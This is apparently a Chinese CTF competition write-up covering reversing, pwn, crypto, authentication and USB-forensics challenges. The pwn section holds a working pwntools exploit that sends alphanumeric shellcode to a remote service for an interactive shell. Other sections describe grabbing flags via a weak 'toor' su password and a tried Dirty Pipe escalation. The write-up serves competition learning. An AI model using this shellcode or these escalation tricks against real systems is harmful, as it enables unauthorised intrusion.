
第一个参数要进行+

这里是k[0]


r2^((k[0]+??)&??))

后面继续根据它的参数对应位置去确定，后面的逻辑和上面差不多，结果是r2^(k[0]+(r0>>4)&0xff)


后面还有三个类似操作，总结如下： b[i]=r2^((k[0]+(r0>>4))&0xff) b[i+1]=r3^((k[1]+(r0>>4))&0xff) b[i+2]=r0^k[2] b[i+3]=r1^k[3]




对k进行重新赋值




赋值操作为： k[0]=k[1] k[1]=k[2] k[2]=k[3] k[3]=k[0]



一段数据，这段数据规整的要死，也是一段关键数据，下面调用了这段数据。



并且做了判断，推测是调用了上面的加密函数，然后判断结果是否相等，典型的字符串加密，那么这里的数据对应的是上面的b



后面这里的字符串应该对应上面的k


至此大概可以写出原代码，写的过程中发现每次对四个数据进行操作，那么之前提到作用未知的4，应该就是避免数组越界

|  |
| --- |
| b = flag data = [ 88, 35, 88, 225, 7, 201, 57, 94, 77, 56, 75,   168, 72, 218, 64, 91, 16, 101, 32, 207, 73,    130, 74, 128, 76, 201, 16, 248, 41, 205, 103,    84, 91, 99, 79, 202, 22, 131, 63, 255, 20, 16 ] k = '345y' for i in range(len(b) - 4 + 1):     r0 = b[i]     r1 = b[i+1]     r2 = b[i+2]     r3 = b[i+3]              b[i] = r2 ^ ((k[0]+(r0>>4))&0xff)     b[i+1] = r3 ^ ((k[1]+(r0>>4))&0xff)     b[i+2] = r0 ^ k[2]     b[i+3] = r1 ^ k[3]              t = k[0]     k[0] = k[1]     k[1] = k[2]     k[2] = k[3]     k[3] = t      #b == data? |

根据代码写出逆向脚本

|  |
| --- |
| value = [ 88, 35, 88, 225, 7, 201, 57, 94, 77, 56, 75,   168, 72, 218, 64, 91, 16, 101, 32, 207, 73,    130, 74, 128, 76, 201, 16, 248, 41, 205, 103,    84, 91, 99, 79, 202, 22, 131, 63, 255, 20, 16] key= ['3', '4', '5', 'y'] ​ for k in range(len(value) - 4 + 1):  t = key[0]  key[0] = key[1]  key[1] = key[2]  key[2] = key[3]  key[3] = t ​ for k in range(len(value) - 4 + 1):  i = len(value) - 4 - k  t = key[0]  key[0] = key[3]  key[3] = key[2]  key[2] = key[1]  key[1] = t ​  r0 = value[i]  r1 = value[i+1]  r2 = value[i+2]  r3 = value[i+3] ​  value[i] = r2 ^ ord(key[2])  value[i+1] = r3 ^ ord(key[3])  value[i+2] = r0 ^ ((ord(key[0]) + (value[i] >> 4)) & 0xff)  value[i+3] = r1 ^ ((ord(key[1]) + (value[i+1] >> 2)) & 0xff) ​ for i in value:  print(chr(i), end='') |

尝试运行一下，居然真的可以，属实是运气了，头铁硬解，说实话，正没想到能解，，，，，拿下本次比赛队伍最高分。




### 11 login-nomal


难点在逆向。

使用程序模拟了一个登录，一个whileu循环不断地收取信息，然后解析，类似于一个之前做的报文类的题。

首先通过后端的处理摸清楚报文的格式，然后再去利用漏洞。



这里通过:进行分割，第一部分存在一个数组里面，可以知道数组是2个为一小组的，小组第二部分，为：分割之后的，\n\t去掉之后的部分。




之后再次根据\n进行分割


这里先归纳一下

（\n\r等）去掉 第一部分 : （\n\r等去掉） 第二部分\n

目前来看，一条报文的形式就是这样，然后继续看





可以看出根据第一部分的内容，确定是opt还是msg，规定了msg一次只能发送一条。



最后根据opt操作，然后进入下一个while循环，注意到的是最后再次对\n处理了一次，所以发报文要发送\n\n在最后面。

然后看switch下的函数，就关注到了一个点



2选项的shellcode，这个shellcode之前做过，纯字母即可，条件是

1下面登录。

所以写出exp

|  |
| --- |
| from pwn import \* ​ p = remote("47.93.176.91","33269") # p = process('./login') context(arch = 'amd64', os = 'linux', log\_level = 'debug') ​ ​ # attach(p,'b \*$rebase(0x0000000000000EC9)') payload1 = "opt:1\nmsg:ro0t1\n\n" ​ shellcode\_64="Rh0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a071N00" payload="opt:2\nmsg:"+shellcode\_64+"\n\n" ​ p.recvuntil('>>> ') p.send(payload1) pause() p.recvuntil(">>> ") p.send(payload) ​ pause() p.interactive() |

ps: 注意汇编要求的是rdx，所以生成的时候使用rdx。

flag{545e482b-5092-42cc-bedb-5ba75c958670}


### 06 ISO9798

ISO9798-2查询网上的中文资料非常少，绝大部分是英文，根本看不懂，

不过查了很多，得到了几点信息

三重加密认证的标准

对称分组加密



对称分组加密的特点就是以64位一组

然后判断密文的位数是96位

三个自然猜测每个都是32位


可以得到下列式子

Encry(A+B+C) = Encry(A)+Encry(B)+Encry(C)  
​


要返回B和A的加密结果

IMG_257

直接从之前的密文进行截取就可以了



输入得到flag



### 08 基于挑战码的双向认证1

和2一起的非预期，进去看了很多人解，猜测有非预期，搜了一下flag，找到了位置

/root/cube-shell/instance/flag\_server

然后cat即可

cat /root/cube-shell/instance/flag\_server/flag1.txt flag2.txt

### 07 基于挑战码的双向认证2

cat /root/cube-shell/instance/flag\_server/flag1.txt flag2.txt

### 10 基于挑战码的双向认证3

也是非预期，本来是想着，这个是1的原题，弥补非预期的，然后ssh上去看了下内核4.xx版本，尝试了dirty pipe，失败，然后另一名队友直接su密码爆出来了，，，，

Su 密码 toor弱口令，同样的位置拿到了flag。

以上三个flag非预期都被修复，没能存下flag

### 03 ez\_usb


这个题也是经典了，刚开始忽略了一点东西，导致做的慢了一点。usb键盘流量和鼠标流量基本都是tshark一把梭。所以一开始我也直接梭。。。

然后得到一个密文

526172211a0700Cf907300000d00000000000000c4527424943500300000002A0000000235b9f9b0530778b5541d3308c50020000000666c61672E747874B9Ba0132357642f3aFC000b092c229d6e994167c055eA78708b271fFC042ae3d251e65536F9Ada5087c77406b67d0E631668476607a86e844dC81AA2c72c714a348d10c43D7B00400700


搜了一下头部，发现是rar，然后一直压缩文件格式损坏，出不了，就去修压缩包去了。

后来观察了一下流量包。




发现不同的ip，不同的ip属于不同的流量，这人还用了几个键盘。。

过滤之后分开各种数据包。



然后分别提取，得到正确的压缩包和密码



|  |
| --- |
